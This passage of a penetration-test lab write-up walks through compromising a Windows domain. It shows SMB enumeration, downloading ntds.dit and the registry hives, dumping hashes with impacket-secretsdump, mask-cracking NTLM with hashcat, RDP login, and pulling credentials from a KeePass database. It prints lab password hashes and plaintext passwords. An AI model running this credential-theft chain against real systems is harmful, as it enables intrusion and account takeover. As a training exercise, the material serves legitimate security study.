
Using the credentials from the Windows 7 machine, the team accessed shared folders via SMB.




```
┌──(root㉿kali)-[~]
└─# smbclient -L 192.168.20.138 -U Bookings
Password for [WORKGROUP\Bookings]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Files           Disk      Where our Files are stored
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.20.138 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(root㉿kali)-[~]
└─# smbclient \\\\192.168.20.138\\Files -U Bookings
Password for [WORKGROUP\Bookings]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Nov 10 12:57:40 2019
  ..                                  D        0  Sun Nov 10 12:57:40 2019
  Backup                              D        0  Sun Nov 10 13:11:17 2019
  New-Password-Policy.txt             A      366  Sun Nov 10 12:53:35 2019
  User-Directory.rtf                  A      609  Sun Nov 10 12:56:56 2019

                10340607 blocks of size 4096. 7417757 blocks available
```

This revealed:

- A folder named **Backup**, containing:
    - NTDS (Active Directory) files.
    - Password policy documents.




```
┌──(root㉿kali)-[~]
└─# smbclient \\\\192.168.20.138\\Files -U Bookings
Password for [WORKGROUP\Bookings]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Nov 10 12:57:40 2019
  ..                                  D        0  Sun Nov 10 12:57:40 2019
  Backup                              D        0  Sun Nov 10 13:11:17 2019
  New-Password-Policy.txt             A      366  Sun Nov 10 12:53:35 2019
  User-Directory.rtf                  A      609  Sun Nov 10 12:56:56 2019

                10340607 blocks of size 4096. 7417757 blocks available
smb: \> get User-Directory.rtf
getting file \User-Directory.rtf of size 609 as User-Directory.rtf (18.0 KiloBytes/sec) (average 18.0 KiloBytes/sec)
smb: \> get Backup
NT_STATUS_FILE_IS_A_DIRECTORY opening remote file \Backup
smb: \> ls
  .                                   D        0  Sun Nov 10 12:57:40 2019
  ..                                  D        0  Sun Nov 10 12:57:40 2019
  Backup                              D        0  Sun Nov 10 13:11:17 2019
  New-Password-Policy.txt             A      366  Sun Nov 10 12:53:35 2019
  User-Directory.rtf                  A      609  Sun Nov 10 12:56:56 2019

                10340607 blocks of size 4096. 7370610 blocks available
smb: \> cd Backup
smb: \Backup\> ls
  .                                   D        0  Sun Nov 10 13:11:17 2019
  ..                                  D        0  Sun Nov 10 13:11:17 2019
  Active Directory                    D        0  Sun Nov 10 13:10:12 2019
  Backup-Plan.txt                     A      153  Sun Nov 10 13:11:55 2019
  registry                            D        0  Sun Nov 10 13:10:14 2019

                10340607 blocks of size 4096. 7567219 blocks available
smb: \Backup\> get Backup-plan.txt
getting file \Backup\Backup-plan.txt of size 153 as Backup-plan.txt (1.8 KiloBytes/sec) (average 6.5 KiloBytes/sec)
smb: \Backup\> █
```




```
smb: \Backup\> cd registry
smb: \Backup\registry\> ls
  .                                   D        0  Sun Nov 10 13:10:14 2019
  ..                                  D        0  Sun Nov 10 13:10:14 2019
  SECURITY                            A    65536  Sat Nov  9 23:28:41 2019
  SYSTEM                              A 15204352  Sat Nov  9 23:28:41 2019

                10340607 blocks of size 4096. 7593492 blocks available
smb: \Backup\registry\> cd SECURITY
cd \Backup\registry\SECURITY\: NT_STATUS_NOT_A_DIRECTORY
smb: \Backup\registry\> cd SYSTEM
cd \Backup\registry\SYSTEM\: NT_STATUS_NOT_A_DIRECTORY
smb: \Backup\registry\> get SECURITY
getting file \Backup\registry\SECURITY of size 65536 as SECURITY (4571.4 KiloBytes/sec) (average 505.8 KiloBytes/sec)
smb: \Backup\registry\> get SYSTEM
getting file \Backup\registry\SYSTEM of size 15204352 as SYSTEM (98986.6 KiloBytes/sec) (average 53643.0 KiloBytes/sec)
smb: \Backup\registry\> cd ..
smb: \Backup\> ls
  .                                   D        0  Sun Nov 10 13:11:17 2019
  ..                                  D        0  Sun Nov 10 13:11:17 2019
  Active Directory                    D        0  Sun Nov 10 13:10:12 2019
  Backup-Plan.txt                     A      153  Sun Nov 10 13:11:55 2019
  registry                            D        0  Sun Nov 10 13:10:14 2019

                10340607 blocks of size 4096. 7593492 blocks available
```

c. Extracting and Analyzing Data

The NTDS files contained hashed credentials for users in the Active Directory. Initial attempts to crack the hashes using brute-force techniques were unsuccessful due to their complexity.



```
smb: \Backup\> cd "Active Directory"
smb: \Backup\Active Directory\> ls
  .                                   D        0  Sun Nov 10 13:10:12 2019
  ..                                  D        0  Sun Nov 10 13:10:12 2019
  ntds.dit                            A 33554432  Sun Nov 10 13:10:14 2019
  ntds.jfm                            A    16384  Sun Nov 10 13:10:14 2019

                10340607 blocks of size 4096. 7593379 blocks available
smb: \Backup\Active Directory\> get ntds.dit
getting file \Backup\Active Directory\ntds.dit of size 33554432 as ntds.dit (172463.1 KiloBytes/sec) (average 101881.9 KiloBytes/sec)
smb: \Backup\Active Directory\> get ntds.jfm
getting file \Backup\Active Directory\ntds.jfm of size 16384 as ntds.jfm (695.6 KiloBytes/sec) (average 97142.0 KiloBytes/sec)
smb: \Backup\Active Directory\> █
```




```
┌──(root㉿kali)-[~]
└─# impacket-secretsdump -system SYSTEM -ntds ntds.dit LOCAL
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Target system bootKey: 0×b3acf1988b0a068292b6529adfd75a9d
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 738cb477e9fc51f5f2f24d3cb541aa8e
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
MASKEDDJ-DC$:1000:aad3b435b51404eeaad3b435b51404ee:5ca7f7c31e43f3128ac98a2db1d29e3b:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1dcb029cd00c5f6eebdad323dc01d22e:::
Bookings:1103:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
IT-Admin:1104:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
webmaster:1106:aad3b435b51404eeaad3b435b51404ee:29f505b754dfd810c2ed92ba275b978c:::
ITADMIN-DESKTOP$:1107:aad3b435b51404eeaad3b435b51404ee:1d3c6002ec33da69d12871424ff1766d:::
BOOKINGS-PC$:1108:aad3b435b51404eeaad3b435b51404ee:19fc08444acaf3ccc7efff7ea167463a:::
[*] Kerberos keys from ntds.dit
MASKEDDJ-DC$:aes256-cts-hmac-sha1-96:d83e370fb2878edd4b5197ecc1eac7bd0f58e7f1cdf3b6ffe9b21665eb7c7bbe
MASKEDDJ-DC$:aes128-cts-hmac-sha1-96:26335ee41974d12b29f83f10b78ad7e0
MASKEDDJ-DC$:des-cbc-md5:75ae26579179feef
krbtgt:aes256-cts-hmac-sha1-96:c003889aac51dc52e691e943b2be65e197d310bd19f957f77f8c7b54c0034b20
krbtgt:aes128-cts-hmac-sha1-96:cc66a40a9b491bd3c57087224db24f67
krbtgt:des-cbc-md5:798545cec76dc2ab
Bookings:aes256-cts-hmac-sha1-96:5c2de21a0238e3d5b9a41902cfabb6c57dac9284b27f2981d00e557ac78bb3fd
Bookings:aes128-cts-hmac-sha1-96:3d88e4b8df28f508c17d69ba778bf90c
Bookings:des-cbc-md5:d3eae6929eb5459d
IT-Admin:aes256-cts-hmac-sha1-96:83a86361dca783f4ad70a46d86d4f2068517c62cac51a9319d60c1a3621bbbb0
IT-Admin:aes128-cts-hmac-sha1-96:2f1d901caeca8aca8997663c42e532c2
IT-Admin:des-cbc-md5:fed64980e09dc23e
webmaster:aes256-cts-hmac-sha1-96:e405b124a027020e699430b5782c2dc0e6603ec1397f0bcd93c6e25e3857f6b8
webmaster:aes128-cts-hmac-sha1-96:b032c9a8cfefa16087d95a0367a6f757
webmaster:des-cbc-md5:f249c173207ca86b
ITADMIN-DESKTOP$:aes256-cts-hmac-sha1-96:3bb6464b853a3a058f3d3637dc9299adbcc3c0c56d6b1cba514d311fea47c8f0
ITADMIN-DESKTOP$:aes128-cts-hmac-sha1-96:be2247750304ca292c63884767a78e0c
ITADMIN-DESKTOP$:des-cbc-md5:64d397d5f4571a1f
BOOKINGS-PC$:aes256-cts-hmac-sha1-96:586293f8f20b5443c45e6c015b5e363bf3267ed60cb03c08484e00bcc42030a1
BOOKINGS-PC$:aes128-cts-hmac-sha1-96:af4e341c4420514d28038f37cb00a250
BOOKINGS-PC$:des-cbc-md5:fbef7543430d1394
[*] Cleaning up...
```


d. Leveraging Password Policy

The **Password Policy** document contained guidelines for creating user passwords. Based on these rules, the team generated custom combinations and successfully cracked the hash for the IT Manager:

- **Username:** IT-Admin
- **Password:** Julia19!



```
┌──(root㉿kali)-[~]
└─# hashcat -a 3 -m 1000 hashcat.txt ?u?l?l?l?l?d?d?s
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==========================================================================================================================================
* Device #1: cpu-haswell-13th Gen Intel(R) Core(TM) i7-1355U, 1438/2941 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```




```
Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

b18082f7c408891f34db2338514a36c9:Julia19!
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒ q


Session..........: hashcat
Status...........: Quit
Hash.Mode........: 1000 (NTLM)
Hash.Target......: hashcat.txt
Time.Started.....: Sat Nov 23 17:28:38 2024 (27 secs)
Time.Estimated...: Sat Nov 23 17:33:46 2024 (4 mins, 41 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: ?u?l?l?l?l?d?d?s [8]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   126.9 MH/s (3.71ms) @ Accel:256 Loops:1024 Thr:1 Vec:8
Recovered........: 1/8 (12.50%) Digests (total), 1/8 (12.50%) Digests (new)
Progress.........: 3477250048/39208540800 (8.87%)
Rejected.........: 0/3477250048 (0.00%)
Restore.Point....: 197632/2230800 (8.86%)
Restore.Sub.#1...: Salt:0 Amplifier:7168-8192 Iteration:0-1024
Candidate.Engine.: Device Generator
Candidates.#1....: Wbdrg04* → Sevje49!
Hardware.Mon.#1..: Util: 97%

Started: Sat Nov 23 17:28:20 2024
Stopped: Sat Nov 23 17:29:06 2024
```

Enumerating IT-Admin (Windows 10) Machine

Objective: Gain access to the IT Manager’s machine and retrieve more credentials.

a. Exploiting RDP

The scan indicated that the Windows 10 machine had RDP (Remote Desktop Protocol) enabled on port 3389. Using the cracked credentials, the team successfully established an RDP session.




```
┌──(root㉿kali)-[~]
└─# xfreerdp /u:IT-Admin /p:Julia19! /v:192.168.20.136
[17:36:24:849] [45475:45476] [INFO][com.freerdp.crypto] - creating directory /root/.config/freerdp
[17:36:24:849] [45475:45476] [INFO][com.freerdp.crypto] - creating directory [/root/.config/freerdp/certs]
[17:36:24:849] [45475:45476] [INFO][com.freerdp.crypto] - created directory [/root/.config/freerdp/server]
[17:36:24:876] [45475:45476] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
[17:36:24:876] [45475:45476] [WARN][com.freerdp.crypto] - CN = ITAdmin-Desktop.maskeddj.enpm809q
[17:36:24:877] [45475:45476] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[17:36:24:880] [45475:45476] [ERROR][com.freerdp.crypto] - @           WARNING: CERTIFICATE NAME MISMATCH!           @
[17:36:24:880] [45475:45476] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[17:36:24:880] [45475:45476] [ERROR][com.freerdp.crypto] - The hostname used for this connection (192.168.20.136:3389)
[17:36:24:880] [45475:45476] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[17:36:24:880] [45475:45476] [ERROR][com.freerdp.crypto] - Common Name (CN):
[17:36:24:880] [45475:45476] [ERROR][com.freerdp.crypto] -      ITAdmin-Desktop.maskeddj.enpm809q
[17:36:24:880] [45475:45476] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 192.168.20.136:3389 (RDP-Server):
        Common Name: ITAdmin-Desktop.maskeddj.enpm809q
        Subject:     CN = ITAdmin-Desktop.maskeddj.enpm809q
        Issuer:      CN = ITAdmin-Desktop.maskeddj.enpm809q
        Thumbprint:  3e:f9:01:e2:50:71:7e:64:5b:e3:f8:5d:9c:38:58:76:08:5f:0a:59:7d:50:af:a8:96:6b:53:93:d3:4d:a5:16
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) y
[17:36:28:812] [45475:45476] [INFO][com.freerdp.gdi] - Local framebuffer format  PIXEL_FORMAT_BGRX32
[17:36:28:812] [45475:45476] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[17:36:28:852] [45475:45476] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdpsnd
[17:36:28:852] [45475:45476] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
[17:36:29:799] [45475:45476] [INFO][com.freerdp.client.x11] - Logon Error Info LOGON_FAILED_OTHER [LOGON_MSG_SESSION_CONTINUE]
█
```

b. Discovering Password Manager


On the IT-Admin’s desktop, the team found:

- A password manager application (**KeePass 2**).
- A plaintext file containing the master password:
    - **KeePass Password:** Q102oK2ADtUns



KeePass Password

Q102oK2ADtUns



KeePass Password

Q102oK2ADtUns

Open Database - Database.kdbx


Enter Master Key
C:\Users\IT-Admin\Documents\Database.kdbx

☑ Master Password: ••••••••••••••
☐ Key File: (None)
☐ Windows User Account

c. Extracting Additional Credentials

The KeePass database contained credentials for the Ubuntu machine:

- **Username:** webmaster
- **Password:** Joa$WB534G%&



KeePass Pa

Q102oK2ADt

Title	User Name	Password	URL	Notes
Webserver...		********		Linux server ...

Group: General, **Title:** Webserver Admin, **Password:** ********, **Creation Time:** 11/2/2019 10:53:25 PM, **Last Modification Time:** 11/2/2019 10:54:16 PM

Linux server

User: webmaster
Pass: Joa$WB534G%&

